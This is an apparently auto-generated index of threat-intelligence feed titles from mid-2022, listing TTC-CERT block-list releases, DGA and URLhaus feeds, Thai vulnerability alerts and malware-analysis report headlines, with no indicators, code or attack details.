1.2.4068. 2022-07-27 TTC-CERT - IP Daily Block Lists - 2022-07-26 - CyberTotal
1.2.4069. 2022-07-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-27
1.2.4070. 2022-07-27 TTC-CERT - URL Daily Block Lists - 2022-07-26 - CyberTotal
1.2.4071. 2022-07-27 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4072. 2022-07-27 แจ้งเตือนช่องโหว่ของ Trend Micro Apex One และ Worry-Free Business Security Agent ที่อาจส่งผลให้ถูกโจมตีแบบ Local Privilege Escalation
1.2.4073. 2022-07-28 A Convoluted Infection Chain Using Excel
1.2.4074. 2022-07-28 Active Malware samples detected on 2022-07-27
1.2.4075. 2022-07-28 ASEC Weekly Malware Statistics (20220718 ~ 20220724) - ASEC BLOG
1.2.4076. 2022-07-28 Cyber attacks of the UAC-0010 group (Armageddon) using the malicious program GammaLoad.PS1_v2
1.2.4077. 2022-07-28 Ducktail: An infostealer malware targeting Facebook Business accounts
1.2.4078. 2022-07-28 IcedID (Bokbot) with Dark VNC and Cobalt Strike
1.2.4079. 2022-07-28 LockBit Ransomware Group Augments Its Latest Variant, LockBit 3.0, With BlackMatter Capabilities
1.2.4080. 2022-07-28 Luca Stealer Source Code Leaked on a Cybercrime Forum
1.2.4081. 2022-07-28 Malicious IIS extensions quietly open persistent backdoors into servers
1.2.4082. 2022-07-28 New Ransomware Samples 2022-07-28
1.2.4083. 2022-07-28 Robin Banks (phishing-as-a-service (PhaaS) platform) might be robbing your bank
1.2.4084. 2022-07-28 Russian Ransomware C2 Network Discovered in Censys Data
1.2.4085. 2022-07-28 Targeted Attacks being carried out via DLL SideLoading

1.2.4086. 2022-07-28 TTC-CERT Block Lists 2022-07-28 - Agentemis, BEACON, Cobalt Strike
1.2.4087. 2022-07-28 TTC-CERT Block Lists 2022-07-28 - Phishing attack dataset
1.2.4088. 2022-07-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-27 - CyberTotal
1.2.4089. 2022-07-28 TTC-CERT - HASH Daily Block Lists - 2022-07-27 - CyberTotal
1.2.4090. 2022-07-28 TTC-CERT IP Block Lists 2022-07-28 - FTP port scanning, FTP attack
1.2.4091. 2022-07-28 TTC-CERT IP Block Lists 2022-07-28 - SSH port scanning, SSH brute-force attack
1.2.4092. 2022-07-28 TTC-CERT - IP Daily Block Lists - 2022-07-27 - CyberTotal
1.2.4093. 2022-07-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-28
1.2.4094. 2022-07-28 TTC-CERT - URL Daily Block Lists - 2022-07-27 - CyberTotal
1.2.4095. 2022-07-29 Abuse.ch URLhaus 2022-07-29
1.2.4096. 2022-07-29 Active Bamital DGA(s) for 20220728
1.2.4097. 2022-07-29 Active Bedep DGA(s) for 20220728
1.2.4098. 2022-07-29 Active Beebone DGA(s) for 20220728
1.2.4099. 2022-07-29 Active Malware samples detected on 2022-07-28
1.2.4100. 2022-07-29 Credential Stealer RedLine Reemerges | K7 Labs
1.2.4101. 2022-07-29 Crypto Mining Pool Hostnames 2022-07-29
1.2.4102. 2022-07-29 Dissemination of malicious CHM to domestic universities | ASEC
1.2.4103. 2022-07-29 Gootkit Loader’s Updated Tactics and Fileless Delivery of Cobalt Strike
1.2.4104. 2022-07-29 Green Stone | InQuest
1.2.4105. 2022-07-29 IPFS: The New Hotbed of Phishing | Trustwave
1.2.4106. 2022-07-29 King of Phishing - Analysis of Kimsuky's recent spear phishing attacks targeting South Korea with multiple topics
1.2.4107. 2022-07-29 Living Off Windows Defender - LockBit Ransomware Sideloads Cobalt Strike Through Microsoft Security Tool
1.2.4108. 2022-07-29 LofyLife - malicious npm packages steal Discord tokens and bank card data | Securelist
1.2.4109. 2022-07-29 MAR-10382580-r2.v1 – RAT | CISA
1.2.4110. 2022-07-29 MAR-10386789-1.v1 – Log4Shell | CISA

1.2.4111. 2022-07-29 Online fraud using the subject of "aid from the Red Cross" (CERT-UA#5063)
1.2.4112. 2022-07-29 SharpTongue Deploys Clever Mail-Stealing Browser Extension SHARPEXT | Volexity
1.2.4113. 2022-07-29 TTC-CERT Block Lists 2022-07-29 - Agentemis, BEACON, Cobalt Strike
1.2.4114. 2022-07-29 TTC-CERT Block Lists 2022-07-29 - Phishing attack dataset
1.2.4115. 2022-07-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-28 - CyberTotal
1.2.4116. 2022-07-29 TTC-CERT - HASH Daily Block Lists - 2022-07-28 - CyberTotal
1.2.4117. 2022-07-29 TTC-CERT IP Block Lists 2022-07-29 - FTP port scanning, FTP attack
1.2.4118. 2022-07-29 TTC-CERT IP Block Lists 2022-07-29 - SSH port scanning, SSH brute-force attack
1.2.4119. 2022-07-29 TTC-CERT - IP Daily Block Lists - 2022-07-28 - CyberTotal
1.2.4120. 2022-07-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-29
1.2.4121. 2022-07-29 Untangling KNOTWEED: European private-sector offensive actor using 0-day exploits
1.2.4122. 2022-07-29 Word document (Kimsuky) provided as an external link when replying to an attacker's email | ASEC
1.2.4123. 2022-07-29 แจ้งเตือนกรณี Samba เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4124. 2022-07-30 Abuse.ch URLhaus 2022-07-30
1.2.4125. 2022-07-30 Active Bamital DGA(s) for 20220729
1.2.4126. 2022-07-30 Active Bedep DGA(s) for 20220729
1.2.4127. 2022-07-30 Active Beebone DGA(s) for 20220729
1.2.4128. 2022-07-30 Active Chinad DGA(s) for 20220729
1.2.4129. 2022-07-30 Active Malware samples detected on 2022-07-29
1.2.4130. 2022-07-30 Beamed Ransomware; Extension: .beamed
1.2.4131. 2022-07-30 Follina Exploit Fuels 'Live-Off-the-Land' Attacks
1.2.4132. 2022-07-30 Inside Matanbuchus: A Quirky Loader
1.2.4133. 2022-07-30 New HiddenAds malware affects 1M+ users and hides on the Google Play Store | McAfee Blog

1.2.4134. 2022-07-30 TTC-CERT Block Lists 2022-07-30 - Agentemis, BEACON, Cobalt Strike
1.2.4135. 2022-07-30 TTC-CERT Block Lists 2022-07-30 - Phishing attack dataset
1.2.4136. 2022-07-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-29 - CyberTotal
1.2.4137. 2022-07-30 TTC-CERT - HASH Daily Block Lists - 2022-07-29 - CyberTotal
1.2.4138. 2022-07-30 TTC-CERT IP Block Lists 2022-07-30 - FTP port scanning, FTP attack
1.2.4139. 2022-07-30 TTC-CERT IP Block Lists 2022-07-30 - SSH port scanning, SSH brute-force attack
1.2.4140. 2022-07-30 TTC-CERT - IP Daily Block Lists - 2022-07-29 - CyberTotal
1.2.4141. 2022-07-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-30
1.2.4142. 2022-07-31 Abuse.ch URLhaus 2022-07-31
1.2.4143. 2022-07-31 Active Bamital DGA(s) for 20220730
1.2.4144. 2022-07-31 Active Bedep DGA(s) for 20220730
1.2.4145. 2022-07-31 Active Beebone DGA(s) for 20220730
1.2.4146. 2022-07-31 Active Malware samples detected on 2022-07-30
1.2.4147. 2022-07-31 Cisco Talos Intelligence Group - Threat Roundup for July 22 - 29
1.2.4148. 2022-07-31 TTC-CERT Block Lists 2022-07-31 - Agentemis, BEACON, Cobalt Strike
1.2.4149. 2022-07-31 TTC-CERT Block Lists 2022-07-31 - Phishing attack dataset
1.2.4150. 2022-07-31 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-30 - CyberTotal
1.2.4151. 2022-07-31 TTC-CERT - HASH Daily Block Lists - 2022-07-30 - CyberTotal
1.2.4152. 2022-07-31 TTC-CERT IP Block Lists 2022-07-31 - FTP port scanning, FTP attack
1.2.4153. 2022-07-31 TTC-CERT IP Block Lists 2022-07-31 - SSH port scanning, SSH brute-force attack
1.2.4154. 2022-07-31 TTC-CERT - IP Daily Block Lists - 2022-07-30 - CyberTotal
1.2.4155. 2022-07-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-31
1.2.4156. 2022-08-01 Abuse.ch URLhaus 2022-08-01
1.2.4157. 2022-08-01 Active Bamital DGA(s) for 20220731
1.2.4158. 2022-08-01 Active Bedep DGA(s) for 20220731
1.2.4159. 2022-08-01 Active Beebone DGA(s) for 20220731
1.2.4160. 2022-08-01 Active Malware samples detected on 2022-07-31

1.2.4161. 2022-08-01 TTC-CERT Block Lists 2022-08-01 - Agentemis, BEACON, Cobalt Strike
1.2.4162. 2022-08-01 TTC-CERT Block Lists 2022-08-01 - Phishing attack dataset
1.2.4163. 2022-08-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-31 - CyberTotal
1.2.4164. 2022-08-01 TTC-CERT - HASH Daily Block Lists - 2022-07-31 - CyberTotal
1.2.4165. 2022-08-01 TTC-CERT IP Block Lists 2022-08-01 - FTP port scanning, FTP attack
1.2.4166. 2022-08-01 TTC-CERT IP Block Lists 2022-08-01 - SSH port scanning, SSH brute-force attack
1.2.4167. 2022-08-01 TTC-CERT - IP Daily Block Lists - 2022-07-31 - CyberTotal
1.2.4168. 2022-08-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-01
1.2.4169. 2022-08-02 Abuse.ch URLhaus 2022-08-02
1.2.4170. 2022-08-02 Active Bamital DGA(s) for 20220801
1.2.4171. 2022-08-02 Active Bedep DGA(s) for 20220801
1.2.4172. 2022-08-02 Active Beebone DGA(s) for 20220801
1.2.4173. 2022-08-02 Active Malware samples detected on 2022-08-01
1.2.4174. 2022-08-02 Examining New DawDropper Banking Dropper and DaaS on the Dark Web
1.2.4175. 2022-08-02 Monero Coin Minor Malware Distributed through Webhard | ASEC BLOG
1.2.4176. 2022-08-02 Ransomware Samples 2022-08-02
1.2.4177. 2022-08-02 Technical Analysis of Industrial Spy Ransomware | Zscaler
1.2.4178. 2022-08-02 TTC-CERT Block Lists 2022-08-02 - Agentemis, BEACON, Cobalt Strike
1.2.4179. 2022-08-02 TTC-CERT Block Lists 2022-08-02 - Phishing attack dataset
1.2.4180. 2022-08-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-01 - CyberTotal
1.2.4181. 2022-08-02 TTC-CERT - HASH Daily Block Lists - 2022-08-01 - CyberTotal
1.2.4182. 2022-08-02 TTC-CERT IP Block Lists 2022-08-02 - FTP port scanning, FTP attack
1.2.4183. 2022-08-02 TTC-CERT IP Block Lists 2022-08-02 - SSH port scanning, SSH brute-force attack
1.2.4184. 2022-08-02 TTC-CERT - IP Daily Block Lists - 2022-08-01 - CyberTotal
1.2.4185. 2022-08-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-02

1.2.4186. 2022-08-02 TTC-CERT - URL Daily Block Lists - 2022-08-01 - CyberTotal
1.2.4187. 2022-08-02 การโจรกรรม Email Account เพื่อหลีกเลี่ยง (bypass) มาตรการป้องกันแบบการตรวจสอบสิทธิ์แบบหลายปัจจัย (Multi-factor authentication)
1.2.4188. 2022-08-03 Abuse.ch URLhaus 2022-08-03
1.2.4189. 2022-08-03 Active Bamital DGA(s) for 20220802
1.2.4190. 2022-08-03 Active Bedep DGA(s) for 20220802
1.2.4191. 2022-08-03 Active Beebone DGA(s) for 20220802
1.2.4192. 2022-08-03 Active Blackhole DGA(s) for 20220802
1.2.4193. 2022-08-03 Active Malware samples detected on 2022-08-02
1.2.4194. 2022-08-03 ASEC Weekly Malware Statistics (20220725 ~ 20220731) | ASEC
1.2.4195. 2022-08-03 Fake Atomic Wallet Website Distributing Mars Stealer - Info Stealer Targeting Browsers and Crypto Wallets
1.2.4196. 2022-08-03 Large-Scale AiTM Attack targeting enterprise users of Microsoft email services | Zscaler
1.2.4197. 2022-08-03 SolidBit Ransomware Enters the RaaS Scene and Takes Aim at Gamers and Social Media Users With New Variant
1.2.4198. 2022-08-03 Stealthy Nation-State BPFDoor
1.2.4199. 2022-08-03 Tax Customer Campaign Attempts to Infect Victims with Sorillus RAT | Abnormal
1.2.4200. 2022-08-03 Threat Alert: Cloud Network Bandwidth Now Stolen through Cryptojacking
1.2.4201. 2022-08-03 TTC-CERT Block Lists 2022-08-03 - Agentemis, BEACON, Cobalt Strike
1.2.4202. 2022-08-03 TTC-CERT Block Lists 2022-08-03 - Phishing attack dataset
1.2.4203. 2022-08-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-02 - CyberTotal
1.2.4204. 2022-08-03 TTC-CERT - HASH Daily Block Lists - 2022-08-02 - CyberTotal
1.2.4205. 2022-08-03 TTC-CERT IP Block Lists 2022-08-03 - FTP port scanning, FTP attack
1.2.4206. 2022-08-03 TTC-CERT IP Block Lists 2022-08-03 - SSH port scanning, SSH brute-force attack
1.2.4207. 2022-08-03 TTC-CERT - IP Daily Block Lists - 2022-08-02 - CyberTotal
1.2.4208. 2022-08-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-03

1.2.4209. 2022-08-03 TTC-CERT - URL Daily Block Lists - 2022-08-02 - CyberTotal
1.2.4210. 2022-08-03 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4211. 2022-08-03 แจ้งเตือนช่องโหว่รายการของผลิตภัณฑ์ของ VMWare ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4212. 2022-08-03 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้แอปพลิเคชันถูกโจมตีแบบ remote code execution
1.2.4213. 2022-08-04 Abuse.ch URLhaus 2022-08-04
1.2.4214. 2022-08-04 Active Bamital DGA(s) for 20220803
1.2.4215. 2022-08-04 Active Bedep DGA(s) for 20220803
1.2.4216. 2022-08-04 Active Chinad DGA(s) for 20220803
1.2.4217. 2022-08-04 Active Malware samples detected on 2022-08-03
1.2.4218. 2022-08-04 Manjusaka - A Chinese sibling of Sliver and Cobalt Strike
1.2.4219. 2022-08-04 TTC-CERT Block Lists 2022-08-04 - Agentemis, BEACON, Cobalt Strike
1.2.4220. 2022-08-04 TTC-CERT Block Lists 2022-08-04 - Phishing attack dataset
1.2.4221. 2022-08-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-03 - CyberTotal
1.2.4222. 2022-08-04 TTC-CERT - HASH Daily Block Lists - 2022-08-03 - CyberTotal
1.2.4223. 2022-08-04 TTC-CERT IP Block Lists 2022-08-04 - FTP port scanning, FTP attack
1.2.4224. 2022-08-04 TTC-CERT IP Block Lists 2022-08-04 - SSH port scanning, SSH brute-force attack
1.2.4225. 2022-08-04 TTC-CERT - IP Daily Block Lists - 2022-08-03 - CyberTotal
1.2.4226. 2022-08-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-04
1.2.4227. 2022-08-04 Woody RAT - A new feature-rich malware spotted in the wild
1.2.4228. 2022-08-04 แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ DrayTek Routers ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4229. 2022-08-04 แจ้งเตือนช่องโหว่รายการของผลิตภัณฑ์ Cisco Small Business RV Series Routers ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4230. 2022-08-05 35,000 code repos not hacked—but clones flood GitHub to serve malware
1.2.4231. 2022-08-05 Abuse.ch URLhaus 2022-08-05

1.2.4232. 2022-08-05 Active Bamital DGA(s) for 20220804
1.2.4233. 2022-08-05 Active Bedep DGA(s) for 20220804
1.2.4234. 2022-08-05 Active Beebone DGA(s) for 20220804
1.2.4235. 2022-08-05 Active Malware samples detected on 2022-08-04
1.2.4236. 2022-08-05 Alert (AA22-216A) 2021 Top Malware Strains | CISA
1.2.4237. 2022-08-05 Deception at a scale - VirusTotal Reveals Most Impersonated Software in Malware Attacks
1.2.4238. 2022-08-05 Flight of the Bumblebee: Email Lures and File Sharing Services Lead to Malware
1.2.4239. 2022-08-05 LOLI Stealer – Golang-based InfoStealer spotted in the wild
1.2.4240. 2022-08-05 So RapperBot, What Ya Bruting For? | FortiGuard Labs
1.2.4241. 2022-08-05 Stop/Djvu Ransomware; Extension: .vvyu; Ransom note: _readme.txt
1.2.4242. 2022-08-05 tech support scam via malvertising
1.2.4243. 2022-08-05 TTC-CERT Block Lists 2022-08-05 - Agentemis, BEACON, Cobalt Strike
1.2.4244. 2022-08-05 TTC-CERT Block Lists 2022-08-05 - Phishing attack dataset
1.2.4245. 2022-08-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-04 - CyberTotal
1.2.4246. 2022-08-05 TTC-CERT - HASH Daily Block Lists - 2022-08-04 - CyberTotal
1.2.4247. 2022-08-05 TTC-CERT IP Block Lists 2022-08-05 - FTP port scanning, FTP attack
1.2.4248. 2022-08-05 TTC-CERT IP Block Lists 2022-08-05 - SSH port scanning, SSH brute-force attack
1.2.4249. 2022-08-05 TTC-CERT - IP Daily Block Lists - 2022-08-04 - CyberTotal
1.2.4250. 2022-08-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-05
1.2.4251. 2022-08-06 Abuse.ch URLhaus 2022-08-06
1.2.4252. 2022-08-06 Active Bamital DGA(s) for 20220805
1.2.4253. 2022-08-06 Active Beebone DGA(s) for 20220805
1.2.4254. 2022-08-06 Active Chinad DGA(s) for 20220805
1.2.4255. 2022-08-06 Active Malware samples detected on 2022-08-05
1.2.4256. 2022-08-06 Comprehensive Threat Intelligence: Attackers leveraging Dark Utilities "C2aaS" platform in malware campaigns

1.2.4257. 2022-08-06 FakeUpdates/SocGholish Indicators of compromise (IOCs) 2022-08-06
1.2.4258. 2022-08-06 Hackers Exploited Atlassian Confluence Bug to Deploy Ljl Backdoor for Espionage
1.2.4259. 2022-08-06 Likely Iranian Threat Actor Conducts Politically Motivated Disruptive Activity Against Albanian Government Organizations
1.2.4260. 2022-08-06 Pro-PRC “HaiEnergy” Information Operations Campaign Leverages Infrastructure from Public Relations Firm to Disseminate Content on Inauthentic News Sites | Mandiant
1.2.4261. 2022-08-06 RIG exploit kit via malvertising Indicators of compromise (IOCs) 2022-08-06
1.2.4262. 2022-08-06 The DGA family Orchard continues to change
1.2.4263. 2022-08-06 TTC-CERT Block Lists 2022-08-06 - Agentemis, BEACON, Cobalt Strike
1.2.4264. 2022-08-06 TTC-CERT Block Lists 2022-08-06 - Phishing attack dataset
1.2.4265. 2022-08-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-05 - CyberTotal
1.2.4266. 2022-08-06 TTC-CERT - HASH Daily Block Lists - 2022-08-05 - CyberTotal
1.2.4267. 2022-08-06 TTC-CERT IP Block Lists 2022-08-06 - FTP port scanning, FTP attack
1.2.4268. 2022-08-06 TTC-CERT IP Block Lists 2022-08-06 - SSH port scanning, SSH brute-force attack
1.2.4269. 2022-08-06 TTC-CERT - IP Daily Block Lists - 2022-08-05 - CyberTotal
1.2.4270. 2022-08-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-06
1.2.4271. 2022-08-06 TTC-CERT - URL Daily Block Lists - 2022-08-05 - CyberTotal
1.2.4272. 2022-08-06 Who Needs Macros? - Threat Actors Pivot to Abusing Explorer and Other LOLBins via Windows Shortcuts - SentinelOne
1.2.4273. 2022-08-07 Abuse.ch URLhaus 2022-08-07
1.2.4274. 2022-08-07 Active Bamital DGA(s) for 20220806
1.2.4275. 2022-08-07 Active Bedep DGA(s) for 20220806
1.2.4276. 2022-08-07 Active Beebone DGA(s) for 20220806
1.2.4277. 2022-08-07 Active Malware samples detected on 2022-08-06
1.2.4278. 2022-08-07 Compromised YouTube Accounts spreading malware

1.2.4279. 2022-08-07 Facebook finds new Android malware used by APT hackers - Bitter APT and APT36
1.2.4280. 2022-08-07 GwisinLocker ransomware targets South Korean industrial and pharma firms
1.2.4281. 2022-08-07 Say NO to Nopyfy! - Nopyfy Ransomware
1.2.4282. 2022-08-07 TTC-CERT Block Lists 2022-08-07 - Agentemis, BEACON, Cobalt Strike
1.2.4283. 2022-08-07 TTC-CERT Block Lists 2022-08-07 - Phishing attack dataset
1.2.4284. 2022-08-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-06 - CyberTotal
1.2.4285. 2022-08-07 TTC-CERT - HASH Daily Block Lists - 2022-08-06 - CyberTotal
1.2.4286. 2022-08-07 TTC-CERT IP Block Lists 2022-08-07 - FTP port scanning, FTP attack
1.2.4287. 2022-08-07 TTC-CERT IP Block Lists 2022-08-07 - SSH port scanning, SSH brute-force attack
1.2.4288. 2022-08-07 TTC-CERT - IP Daily Block Lists - 2022-08-06 - CyberTotal
1.2.4289. 2022-08-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-07
1.2.4290. 2022-08-07 TTC-CERT - URL Daily Block Lists - 2022-08-06 - CyberTotal
1.2.4291. 2022-08-08 Active Bamital DGA(s) for 20220807
1.2.4292. 2022-08-08 Active Bedep DGA(s) for 20220807
1.2.4293. 2022-08-08 Active Beebone DGA(s) for 20220807
1.2.4294. 2022-08-08 Active Chinad DGA(s) for 20220807
1.2.4295. 2022-08-08 Active Malware samples detected on 2022-08-07
1.2.4296. 2022-08-08 TTC-CERT Block Lists 2022-08-08 - Agentemis, BEACON, Cobalt Strike
1.2.4297. 2022-08-08 TTC-CERT Block Lists 2022-08-08 - Phishing attack dataset
1.2.4298. 2022-08-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-07 - CyberTotal
1.2.4299. 2022-08-08 TTC-CERT - HASH Daily Block Lists - 2022-08-07 - CyberTotal
1.2.4300. 2022-08-08 TTC-CERT IP Block Lists 2022-08-08 - FTP port scanning, FTP attack
1.2.4301. 2022-08-08 TTC-CERT IP Block Lists 2022-08-08 - SSH port scanning, SSH brute-force attack
1.2.4302. 2022-08-08 TTC-CERT - IP Daily Block Lists - 2022-08-07 - CyberTotal
1.2.4303. 2022-08-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-08

1.2.4304. 2022-08-08 TTC-CERT - URL Daily Block Lists - 2022-08-07 - CyberTotal
1.2.4305. 2022-08-08 พบมีการนำ Website ของบริษัท โปรเฮาส์ แมเนจเม้นท์ จำกัด มาทำเป็น phishing และ fraud
1.2.4306. 2022-08-09 Abuse.ch URLhaus 2022-08-09
1.2.4307. 2022-08-09 Active Bamital DGA(s) for 20220808
1.2.4308. 2022-08-09 Active Bedep DGA(s) for 20220808
1.2.4309. 2022-08-09 Active Beebone DGA(s) for 20220808
1.2.4310. 2022-08-09 Active Chinad DGA(s) for 20220808
1.2.4311. 2022-08-09 Active Malware samples detected on 2022-08-08
1.2.4312. 2022-08-09 BumbleBee Roasts Its Way to Domain Admin | The DFIR Report
1.2.4313. 2022-08-09 TTC-CERT Block Lists 2022-08-09 - Agentemis, BEACON, Cobalt Strike
1.2.4314. 2022-08-09 TTC-CERT Block Lists 2022-08-09 - IcedID, BokBot
1.2.4315. 2022-08-09 TTC-CERT Block Lists 2022-08-09 - Phishing attack dataset
1.2.4316. 2022-08-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-08 - CyberTotal
1.2.4317. 2022-08-09 TTC-CERT - HASH Daily Block Lists - 2022-08-08 - CyberTotal
1.2.4318. 2022-08-09 TTC-CERT IP Block Lists 2022-08-09 - FTP port scanning, FTP attack
1.2.4319. 2022-08-09 TTC-CERT IP Block Lists 2022-08-09 - SSH port scanning, SSH brute-force attack
1.2.4320. 2022-08-09 TTC-CERT - IP Daily Block Lists - 2022-08-08 - CyberTotal
1.2.4321. 2022-08-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-09
1.2.4322. 2022-08-09 X-FILES Stealer Evolution
1.2.4323. 2022-08-09 แจ้งเตือนช่องโหว่ของซอฟต์แวร์ Exim ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4324. 2022-08-09 พบมีการนำ Website ของบริษัท โปรเฮาส์ แมเนจเม้นท์ จำกัด มาทำเป็น phishing และ fraud (ฉบับที่ 2)
1.2.4325. 2022-08-10 Abuse.ch URLhaus 2022-08-10
1.2.4326. 2022-08-10 Active Bamital DGA(s) for 20220809
1.2.4327. 2022-08-10 Active Bedep DGA(s) for 20220809
1.2.4328. 2022-08-10 Active Chinad DGA(s) for 20220809
1.2.4329. 2022-08-10 Active Malware samples detected on 2022-08-09

1.2.4330. 2022-08-10 Andariel (aka Lazarus) deploys DTrack and Maui ransomware
1.2.4331. 2022-08-10 Anonymous File Sharing
1.2.4332. 2022-08-10 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนสิงหาคม 2565
1.2.4333. 2022-08-10 Targeted attack on industrial enterprises and public institutions
1.2.4334. 2022-08-10 TTC-CERT Block Lists 2022-08-10 - Agentemis, BEACON, Cobalt Strike
1.2.4335. 2022-08-10 TTC-CERT Block Lists 2022-08-10 - Phishing attack dataset
1.2.4336. 2022-08-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-09 - CyberTotal
1.2.4337. 2022-08-10 TTC-CERT - HASH Daily Block Lists - 2022-08-09 - CyberTotal
1.2.4338. 2022-08-10 TTC-CERT IP Block Lists 2022-08-10 - FTP port scanning, FTP attack
1.2.4339. 2022-08-10 TTC-CERT IP Block Lists 2022-08-10 - SSH port scanning, SSH brute-force attack
1.2.4340. 2022-08-10 TTC-CERT - IP Daily Block Lists - 2022-08-09 - CyberTotal
1.2.4341. 2022-08-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-10
1.2.4342. 2022-08-10 TTC-CERT - URL Daily Block Lists - 2022-08-09 - CyberTotal
1.2.4343. 2022-08-10 แจ้งเตือนช่องโหว่ของซอฟต์แวร์ VMware vRealize Operations ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4344. 2022-08-10 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.4345. 2022-08-10 พบมีการนำ Website ของโรงเรียนโสตศึกษาจังหวัดมุกดาหาร มาทำเป็น phishing และ fraud
1.2.4346. 2022-08-10 พบมีการนำ Website ของศูนย์ศึกษาพิเศษ ประจำจังหวัดมุกดาหาร มาทำเป็น phishing และ fraud
1.2.4347. 2022-08-11 Abuse.ch URLhaus 2022-08-11
1.2.4348. 2022-08-11 Active Bamital DGA(s) for 20220810
1.2.4349. 2022-08-11 Active Bedep DGA(s) for 20220810
1.2.4350. 2022-08-11 Active Beebone DGA(s) for 20220810
1.2.4351. 2022-08-11 Active Malware samples detected on 2022-08-10
1.2.4352. 2022-08-11 Bitter APT group using Dracarys Android Spyware
1.2.4353. 2022-08-11 Cisco Talos shares insights related to recent cyber attack on Cisco

1.2.4354. 2022-08-11 Novel News on Cuba Ransomware aka Greetings From Tropical Scorpius
1.2.4355. 2022-08-11 TTC-CERT Block Lists 2022-08-11 - Agentemis, BEACON, Cobalt Strike
1.2.4356. 2022-08-11 TTC-CERT Block Lists 2022-08-11 - IcedID, BokBot
1.2.4357. 2022-08-11 TTC-CERT Block Lists 2022-08-11 - Phishing attack dataset
1.2.4358. 2022-08-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-10 - CyberTotal
1.2.4359. 2022-08-11 TTC-CERT - HASH Daily Block Lists - 2022-08-10 - CyberTotal
1.2.4360. 2022-08-11 TTC-CERT IP Block Lists 2022-08-11 - FTP port scanning, FTP attack
1.2.4361. 2022-08-11 TTC-CERT IP Block Lists 2022-08-11 - SSH port scanning, SSH brute-force attack
1.2.4362. 2022-08-11 TTC-CERT - IP Daily Block Lists - 2022-08-10 - CyberTotal
1.2.4363. 2022-08-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-11
1.2.4364. 2022-08-11 TTC-CERT - URL Daily Block Lists - 2022-08-10 - CyberTotal
1.2.4365. 2022-08-11 แจ้งเตือนช่องโหว่ของซอฟต์แวร์ UnRAR ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4366. 2022-08-11 รายงานกรณี Web Server ที่ใช้ IP Address ของบริษัท สยามดาต้า คอมมิวนิเคชั่น จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.4367. 2022-08-12 Abuse.ch URLhaus 2022-08-12
1.2.4368. 2022-08-12 Abusing Google Sites and Microsoft Azure for Crypto Phishing
1.2.4369. 2022-08-12 Active Bamital DGA(s) for 20220811
1.2.4370. 2022-08-12 Active Bedep DGA(s) for 20220811
1.2.4371. 2022-08-12 Active Beebone DGA(s) for 20220811
1.2.4372. 2022-08-12 Active Malware samples detected on 2022-08-11
1.2.4373. 2022-08-12 ASEC Weekly Malware Statistics (20220801 ~ 20220807) | ASEC BLOG
1.2.4374. 2022-08-12 Avast Q2/2022 Threat Report | Avast Threat Labs
1.2.4375. 2022-08-12 BlueSky Ransomware: Fast Encryption via Multithreading
1.2.4376. 2022-08-12 CloudGuard Spectral detects several malicious packages on PyPI - the official software repository for Python developers

1.2.4377. 2022-08-12 CopperStealer Distributes Malicious Chromium-based Browser Extension to Steal Cryptocurrencies
1.2.4378. 2022-08-12 Indian Power Sector targeted with latest LockBit 3.0 Variant
1.2.4379. 2022-08-12 Life After Death - SmokeLoader Continues to Haunt Using Old Vulnerabilities
1.2.4380. 2022-08-12 Lockbit, Hive, and BlackCat attack automotive supplier in triple ransomware attack
